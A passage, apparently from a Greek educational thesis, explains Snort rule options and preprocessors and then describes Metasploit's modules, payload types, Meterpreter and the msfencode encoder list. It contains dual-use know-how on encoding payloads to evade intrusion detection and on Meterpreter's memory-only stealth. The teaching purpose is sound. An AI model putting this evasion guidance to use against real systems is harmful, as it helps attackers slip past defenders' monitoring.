όπου έχουμε , τύπο ενέργειας alert και εμφάνιση του μηνύματος "HEARTBEAT" για πακέτα πρωτοκόλλου ICMP προερχόμενα από την IP 192.168.1.4 από οποιαδήποτε θύρα και έχουν ως προορισμό την 192.168.1.1 σε οποιαδήποτε θύρα.

Το snort χωρίζει σε τέσσερις διαφορετικές κατηγορίες τους Option Rules. Κάθε κανόνας μπορεί να περιέχει περισσότερα του ενός option rules τα οποία διαχωρίζονται με κόμμα.

Οι τέσσερις αυτές κατηγορίες των rule options είναι οι εξής:

1. Γενικές Επιλογές (General) : παρέχουν πληροφορίες σχετικά με τον κανόνα, αλλά δεν έχουν καμία επίδραση κατά την διάρκεια της ανίχνευσης. Παραδείγματα τέτοιων options :
   - msg : τυπώνει το μήνυμα που έχει καθοριστεί από τον κανόνα
   - reference : επιτρέπει στον κανόνα να χρησιμοποιήσει εξωτερικές αναφορές από άλλα συστήματα ανίχνευσης επιθέσεων.
   - sid : ο μοναδικός αριθμός αναγνώρισης κάθε κανόνα.
   - classtype : προσανατολίζει τον κανόνα ώστε να ελέγξει γενικούς τύπους επιθέσεων.
2. Επιλογές Περιεχομένου (Payload) : ελέγχουν τα δεδομένα που υπάρχουν μέσα στο payload κάθε πακέτου. Παραδείγματα τέτοιων options :
   - content : εντοπίζει συγκεκριμένο περιεχόμενο εντός του πακέτου.
   - offset : καθορίζει από ποιο σημείο του πακέτου θα ξεκινήσει ο έλεγχος.
   - cvs : ανιχνεύει μη έγκυρες εγγραφές συμβολοσειρών (strings)
3. Επιλογές Μη - Περιεχομένου (Non Payload) : ελέγχουν δεδομένα του πακέτου εκτός payload. Παραδείγματα τέτοιων options :
   - flags : ελέγχει την τιμή μιας συγκεκριμένης TCP flag.
   - dsize : ελέγχει το μέγεθος του payload ενός πακέτου.
   - id : ελέγχει το πεδίο ID ενός IP πακέτου για συγκεκριμένη τιμή.
4. Επιλογές Ενεργοποίησης (Post Detection) : ενεργοποιούν συγκεκριμένες ενέργειες μετά την ταυτοποίηση ενός πακέτου και την ενεργοποίηση (fired) ενός rule. Παραδείγματα τέτοιων options :
   - logto : καταχωρεί όλα τα πακέτα τα οποία ενεργοποίησαν έναν κανόνα σε συγκεκριμένο αρχείο.
   - session : εξάγει δεδομένα από ένα TCP session
   - resp : κλείνει ένα συγκεκριμένο session όταν ενεργοποιηθεί ένα συγκεκριμένο alert.

5.2 Preprocessors Rules

Η δυνατότητα του Snort να εφαρμόζει κανόνες (μοτίβα) σύγκρισης και ταύτισης πακέτων είναι πολύ δημοφιλές γιατί είναι ένας εξαιρετικά γρήγορος τρόπος προκειμένου να παρακολουθείται ένα δίκτυο με μεγάλη κίνηση και bandwidth αλλά και να μπορεί ο διαχειριστής του να είναι βέβαιος ότι ελέγχθηκαν πακέτα που πιθανόν είναι επικίνδυνα (malicious). Το πρόβλημα ωστόσο που προκύπτει από την χρήση κανόνων που γράφονται είναι ότι δεν θα πρέπει να είναι ούτε πολύ γενικοί γιατί τότε θα προκαλούν πολλά false positive αλλά και ούτε πολύ συγκεκριμένοι γιατί τότε θα προκαλούν πολλά false negative.

Αυτή είναι μια αδυναμία που παρατηρείτε σε πολλά NIDS. Η αδυναμία αυτή στο Snort περιορίζεται με την χρήση των Preprocessors. Ένας preprocessor έχει την δυνατότητα να συλλέγει και άλλες πληροφορίες όπως τύπου anomaly based detection και normalization που δίνουν την δυνατότητα στην μηχανή ανίχνευσης του Snort να κάνει πιο αποτελεσματικά την δουλεία της. Για παράδειγμα αν σε ένα Rule παρόλο που αναφέρεται ότι η παρουσία μιας εντολής cmd.exe είναι πιθανόν μια buffer overflow based επίθεση τότε δεν θα εμφανιστεί το σχετικό Alert αν κάποιος

preprocessor προηγουμένως διαπιστώσει ότι υπάρχει κάποια ανωμαλία στο πακέτο, με βάση το πρωτόκολλο, στο οποίο περιέχεται αυτή η εντολή.

Οι preprocessors είναι αυτόνομα προγράμματα που συνδέονται ως module (plug in) με τον υπόλοιπο μηχανισμό του snort. Κάθε preprocessor μπορεί να λειτουργεί τελείως αυτόνομα, να συνεργάζεται ή και να εξαρτάτε από άλλους preprocessors. Η δυνατότητα αυτή που παρέχει το snort να μπορεί ένα επιπρόσθετο πρόγραμμα να ενεργοποιείτε και να απενεργοποιείτε σύμφωνα με τις ανάγκες του διαχειριστή του δικτύου του δίνουν μεγάλη επεκτασιμότητα στο να μπορεί να προσαρμόζεται στο κάθε δίκτυο. Στο αρχείο snort.conf έχουμε την δυνατότητα να επιλέξουμε ποίοι από τους preprocessor επιθυμούμε να ενεργοποιηθούν αλλά και ποίες από τις υπολειτουργίες τους θέλουμε να είναι ενεργοποιημένες και ποιες όχι. Η γενική σύνταξη για να ενεργοποιηθεί ένας preprocessor αφού προηγούμενος έχει γίνει compiled με το υπόλοιπο snort είναι:

Preprocessor <preprocessor> : <options>

όπου

- Preprocessor : είναι η λέξη κλειδί που θα ενεργοποιήσει κάποιον preprocessor
- <preprocessor> : είναι το όνομα του preprocessor που θέλουμε να ενεργοποιηθεί
- <options> : είναι ένα σύνολο από επιλογές που μπορεί να γίνουν σε κάποιον preprocessor

Οι preprocessors που διαθέτει το snort επισήμως από το snort.org συνοψίζονται σε τέσσερις κατηγορίες και είναι οι εξής:

1. **Reassembling Packets** : Δυνατότητα ανασύνθεσης των πακέτων και των steams. Παράδειγμα preprocessors που είναι υπεύθυνοι για αυτή την λειτουργία είναι οι:
   - Steam5 : χρησιμοποιείται για ανασύνθεση των TCP streams και κρατά το state των ροών (stream).
   - Frag3 : χρησιμοποιείται για την ανασύνθεση (reassembly) των κατακερματισμένων πακέτων στην αρχική τους μορφή.
2. **Decoding και Normalization** : Δυνατότητα κανονικοποίησης τον πακέτων, παδείγματα preprocessors που είναι υπεύθυνοι για αυτή την λειτουργία είναι :
   - FTP/Telnet decode: χρησιμοποιείται για να κανονικοποιήσει την κίνηση που αφορά στην επικοινωνία μέσω των πρωτοκόλλων FTP και Telnet.
   - Http Inspect : χρησιμοποιείται για να κανονικοποιήσει τα URL σε ένα αίτημα HTTP καθιστώντας ικανό το να γίνει Pattern - matching ακόμα και όταν χρησιμοποιείται διαφορετικό encoding (π.χ. Unicode) ή άλλου είδους χαρακτηριστικά που προκαλούν διαφοροποιήσεις όπως η χρήση του συμβόλου (\ ) αντί του (/).
   - RPC decode : χρησιμοποιείται για να κανονικοποιήσει την δικτυακή κίνηση του RPC (remote procedure call) βάζοντας όλα τα μηνύματα RPC σε ένα ενιαίο πακέτο.
3. **Anomaly – Based Detection** : Διαδικασία που δεν βασίζεται σε rules**.** παράδειγμα τέτοιου preprocessor είναι :
   - sfPortscan : χρησιμοποιείται για να εντοπίζει τα port scans μετρώντας το αριθμό των εισερχομένων πακέτων από μία πηγή έχοντας ένα ανώτατο

κατώφλι (threshold) χρόνου που καθορίζει αν η πηγή των πακέτων προσπαθεί να κάνει port scan, επιπρόσθετα παρακολουθεί και τα NMAP "stealth" πακέτα.

4. **Εναλακτικοί Preprocessors**
   - Arpspoof : προσπαθεί να εντοπίζει επιθέσεις που χρησιμοποιούν το ARP spoof ελέγχοντας τις ARP απαντήσεις σε σχέση με ένα στατικό πίνακα από ARP-to- IP πίνακα διευθύνσεων.
   - SSL/TLS : παρακολουθεί τις SSL handshakes στην θύρα 443 για πιθανές αστοχίες και εντοπισμό επιθέσεων.
   - Perfmonitor : παράγει real time στατιστικές πληροφορίες σχετικά με την απόδοση του snort.

METASPLOIT

Το Metasploit Framework – MSF είναι ένα εργαλείο ανοιχτού κώδικα, το οποίο χρησιμοποιείτε κατά κύριο λόγο για τον έλεγχο τρωτότητας ενός υπολογιστικού συστήματος (Penetration testing) και την αναζήτηση πιθανών ευπαθειών. Επιτρέπει την εύκολη οικοδόμηση φορέων επίθεσης ώστε να εντοπιστούν οι πιθανοί τρόποι εκμετάλλευσης κενών ασφαλείας, παρέχοντας μια ολοκληρωμένη υποδομή ανάπτυξης και διαχείρισης exploits (exploit code), ωφέλιμων φορτίων (payloads), κωδικοποιητών (encoders), NOP (No OPeration) γεννητριών και άλλων τεχνικών προκειμένου να εκτελεστούν επιτυχώς οι επιθέσεις.


Το MSF γράφτηκε αρχικά το 2003 σε γλώσσα Perl από τον HD Moore ενώ στην συνέχεια ξαναγράφτηκε σε Ruby, C, C++ και assembler γεγονός που το καθιστά απόλυτα συμβατό τόσο με τα Windows, όσο και με τις Unix διανομές. Το Metasploit διαθέτει γραφικό περιβάλλον ωστόσο συνήθως εκτελείτε μέσω της γραμμή εντολών επιλέγοντας msfcli ή msfconsole.

Ουσιαστικά το MSF είναι μια πλατφόρμα πραγματοποίησης επιθέσεων η οποία μπορεί να χρησιμοποιηθεί τόσο από penetration testers προκειμένου να ελέγξουν πιθανές ευπάθειες του συστήματος με σκοπό την επιδιόρθωση τους, όσο και από κακόβουλους χρήστες οι οποίοι θα προσπαθήσουν να εκμεταλλευτούν αυτές τις αδυναμίες.

Το Metasploit Framework αποτελείτε από τα παρακάτω μέρη:

1. MSF Console

   πρόκειται για την κεντρική κονσόλα του Metasploit, ένα ολοκληρωμένο εργαλείο μέσα από το οποίο ο χρήστης μπορεί να τρέξει όλες τις βασικές εντολές του προγράμματος (πχ επιλογή exploit, παραμετροποίηση).




2. MSFCli

σε αντίθεση με το msfconsole το οποίο παρέχει ένα πιο διαδραστικό τρόπο χρήσης όλων των λειτουργιών του εργαλείου φιλικά προς το χρήστη, το msfcli θέτει ως προτεραιότητα το scripting και τη χρήση άλλων εργαλείων βασιζόμενων σε κονσόλα. Αντί λοιπόν να έχει ενδιάμεσο ρόλο, αυτό τρέχει από τη γραμμή εντολών και δίνει τη δυνατότητα ανακατεύθυνσης της εξόδου από άλλα εργαλεία στο msfcli και αντίστροφα. Υποστηρίζει επίσης τη χρήση exploits και auxiliary modules και μπορεί να χρησιμοποιηθεί για τη δημιουργία νέων exploits ή για τις δοκιμές modules.

3. Armitage

πρόκειται για το γραφικό περιβάλλον του εργαλείου. Μια δωρεάν, εύχρηστη και πλούσια σε λειτουργίες εφαρμογή που κάνει την χρήση του metasploit πιο απλή και ευχάριστη στους μη εξοικειωμένους με την γραμμή εντολών χρήστες.



4. Modules

Το Metasploit διαθέτει ένα μεγάλο πλήθος από modules τα οποία χρησιμοποιούνται προκειμένου να εκτελεστούν διάφορες βασικές λειτουργίες και τεχνικές επίθεσης του προγράμματος.

- Exploits

  Ένα exploit είναι το μέσο με το οποίο γίνεται εκμετάλλευση μιας ευπάθειας σε ένα σύστημα, μία εφαρμογή ή μια υπηρεσία. Τα πιο διαδεδομένα exploits έχουν να κάνουν με buffer overflows, αδυναμίες web εφαρμογών (όπως SQL injection) και σφάλματα κατά τη διαμόρφωση του συστήματος. Στο Metasploit, τα exploits χωρίζονται σε δύο κατηγορίες τα παθητικά (passive) και τα ενεργητικά (active). Τα active exploits θα εκμεταλλευτούν έναν συγκεκριμένο υπολογιστή, θα τρέξουν μέχρι να ολοκληρωθούν και μετά θα σταματήσουν. Τα passive exploits από την άλλη μεριά, περιμένουν τους εισερχόμενους υπολογιστές να συνδεθούν στο δίκτυο και τους εκμεταλλεύονται κατά τη σύνδεση.

- Payloads

  Το payload (ωφέλιμο φορτίο) είναι ουσιαστικά ο κώδικας ο οποίος θα μεταφερθεί από ένα exploit και θα εκτελεστεί στο μηχάνημα στόχο. Τα payloads χωρίζονται σε 3 κατηγορίες τα Singles, τα Stagers και τα Stages και διακρίνονται από το πόσες καθέτους «/» έχουν στον τίτλο τους. Δηλαδή, το «windows/shell_bind_tcp» είναι single payload χωρίς stage, ενώ το «windows/shell/bind_tcp» έχει ένα Stager (bind_tcp) και ένα stage (shell).

  - Τα Singles είναι ανεξάρτητα και αυτοτελή payloads, μπορεί δηλαδή να είναι μια εισαγωγή ενός χρήστη στο δίκτυο στόχο ή η εκτέλεση ενός αρχείου (.exe).
  - Τα Stagers εγκαθιδρύουν μια σύνδεση μεταξύ του επιτιθέμενου και του θύματος και είναι σχεδιασμένα κυρίως να έχουν μικρό μέγεθος και να είναι αξιόπιστα. Επειδή πολλές φορές κάτι τέτοιο είναι δύσκολο να επιτευχθεί, υπάρχουν πολλοί παρόμοιοι Stagers εκ των οποίων το Metasploit θα επιλέξει τον καλύτερο ανάλογα με την περίπτωση.
  - Τα Stages είναι συστατικά payload τα οποία λειτουργούν συνοδεύτικά και καλούνται από τα Stagers. Τα πολλαπλά stages των payloads παρέχουν εξειδικευμένες λειτουργίες (features) χωρίς όρια μεγέθους, όπως το Meterpreter, το VNC Injection και πιο πρόσφατα το iPhone «ipwn» Shell.


- Auxiliary

  Τα Auxiliary modules χρησιμοποιούνται κυρίως για τεχνικές όπως scanning, fuzzing και sniffing και παρά το γεγονός ότι δεν δημιουργούν ένα κέλυφος (shell) είναι εξαιρετικά χρήσιμα όταν παρατηρούμε ένα σύστημα ή κατά την διάρκεια ενός penetration testing.

5. Βάσεις Δεδομένων

Κατά τη διεξαγωγή ενός ελέγχου penetration test, είναι σύνηθες να μην μπορούμε να παρακολουθήσουμε και να θυμόμαστε όλα όσα έχουμε κάνει στο δίκτυο που ερευνούμε. Για αυτό το λόγο μια καλά ρυθμισμένη βάση δεδομένων είναι απαραίτητη προκειμένου να εξοικονομήσουμε χρόνο, έτσι και το Metasploit υποστηρίζει τις MySQL και PostgreSQL.

Το πλαίσιο παρέχει εύκολη και γρήγορη πρόσβαση για σάρωση πληροφοριών, παρέχοντας τη δυνατότητα να εισάγονται και να εξάγονται αποτελέσματα από διάφορα εργαλεία (third party tools). Επιπλέον μπορεί να χρησιμοποιηθεί όλη αυτή η πληροφορία προκειμένου να ρυθμίζονται τα modules σχετικά γρήγορα. Και το πιο σημαντικό κρατάει τα αποτελέσματα οργανωμένα.



6. Metasploit Meterpreter

Το Meterpreter είναι ένα προηγμένο και δυναμικά επεκτάσιμο payload το οποίο χρησιμοποιεί την τεχνική του DLL injection Stager προκειμένου να επεκταθεί στο δίκτυο κατά τη διάρκεια εκτέλεσης (runtime). Επικοινωνεί μέσω του socket του Stager και παρέχει μια διεπαφή API σε Ruby στον client.


Τα κύρια χαρακτηριστικά του είναι :

- Ο μη εντοπισμός (Stealthy) ώστε να μην αφήνει ανιχνεύσιμα στοιχεία στο σύστημα που προσβάλλει
  - Διατρέχει όλη την μνήμη αλλά δεν γράφει τίποτα στον δίσκο.
  - Δεν δημιουργεί νέες διαδικασίες κατά την προσκόλληση του πάνω στην διαδικασία που έχει προσβάλλει και μπορεί να μεταναστεύει εύκολα σε άλλες τρέχουσες διαδικασίες.
  - Χρησιμοποιεί κρυπτογραφημένη επικοινωνία
- Είναι επεκτάσιμο, έτσι μπορούν να του προστεθούν νέες λειτουργίες (features) κατά την εκτέλεση του μέσω του δικτύου και επιπλέον παρέχει πλατφόρμα για τη δημιουργία νέων επεκτάσεων (meterpreter scripting).

7. Metasploit Utilities

- MSFpayload


  Το MSFpayload είναι ένα συστατικό (component) που χρησιμοποιείτε για την δημιουργία όλων των τύπων shellcode που υποστηρίζει το Metasploit. Η πιο κοινή χρήση αυτού του εργαλείου είναι για την παραγωγή shellcode ενός exploit που δεν είναι επί του παρόντος στο πλαίσιο Metasploit ή για τη δοκιμή διαφόρων τύπων shellcode και τις τελικές ρυθμίσεις πριν από την οριστικοποίηση ενός module.Ο κώδικας αυτός μπορεί να γραφτεί σε διάφορες γλώσσες όπως C, Ruby, JavaScript, Visual Basic κλπ ανάλογα το στόχο που θέλουμε να πλήξουμε. Για παράδειγμα, εάν αναπτύσσεται ένα exploit για έναν browser, θα ήταν καλύτερο να γραφτεί σε JavaScript και μόλις είναι έτοιμο το επιθυμητό αποτέλεσμα, μπορεί το payload να φορτωθεί σε ένα αρχείο HTML ώστε να γίνει η επίθεση.



- MSF Encode

  Το παραγόμενο shellcode από το msfpayload μπορεί να είναι λειτουργικό αλλά συνήθως έχει πολλούς null χαρακτήρες (x00s και xffs), έτσι όταν τον τρέχουν άλλα προγράμματα, σηματοδοτείτε το τέλος μιας συμβολοσειράς και αυτό προκαλεί τον τερματισμό του κώδικα πριν την ολοκλήρωση του, με αποτέλεσμα να μην εκτελείτε ολόκληρο το payload. Επιπλέον, όταν ο κώδικας τρέχει μέσα στο δίκτυο απροκάλυπτα είναι πολύ πιθανόν να εντοπιστεί από προγράμματα ασφαλείας. Για αυτό το λόγο υπάρχει το msfencode, το οποίο βοηθάει στην εξάλειψη των κακών χαρακτήρων κωδικοποιώντας με τέτοιο τρόπο το payload προκειμένου να εκτελεστεί αυτούσιο και να εμποδιστεί ο εντοπισμός από προγράμματα ασφαλείας (Intrusion Detect Systems – IDSs). Το Metasploit προσφέρει ένα σύνολο διαφορετικών κωδικοποιητών για συγκεκριμένες περιπτώσεις. Ορισμένοι χρησιμοποιούνται για περιπτώσεις που μόνο αλφαριθμητικοί χαρακτήρες μπορούν να χρησιμοποιηθούν σαν payload,

ή μόνο εκτυπώσιμοι χαρακτήρες επιτρέπονται σαν είσοδος, αλλά υπάρχουν και άλλοι που μπορούν να πετύχουν σχεδόν σε όλες τις περιπτώσεις. Βέβαια καθώς το πλαίσιο δεν μένει ποτέ στάσιμο, οι κωδικοποιητές αυτοί αλλάζουν και βγαίνουν συχνά νέοι και καλύτεροι.



```
[04/07/2014 13:42] root@ubuntu:/home/seed# msfencode -l

Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/generic_sh                good       Generic Shell Variable Substitution Command En
    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command
er
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Σενάριο Snort - Metasploit

Σκοπός του παρακάτω σεναρίου είναι να εξοικειωθούμε περισσότερο με τα παραπάνω εργαλεία μέσα από μια ρεαλιστική δικτυακή επίθεση και να παρατηρήσουμε τις ενέργειες που πραγματοποιούνται από όλες τις εμπλεκόμενες πλευρές χρησιμοποιώντας τα εργαλεία snort, από την πλευρά του ελέγχου και τις προστασίας του δικτύου και metasploit από την πλευρά του επιτιθέμενου.

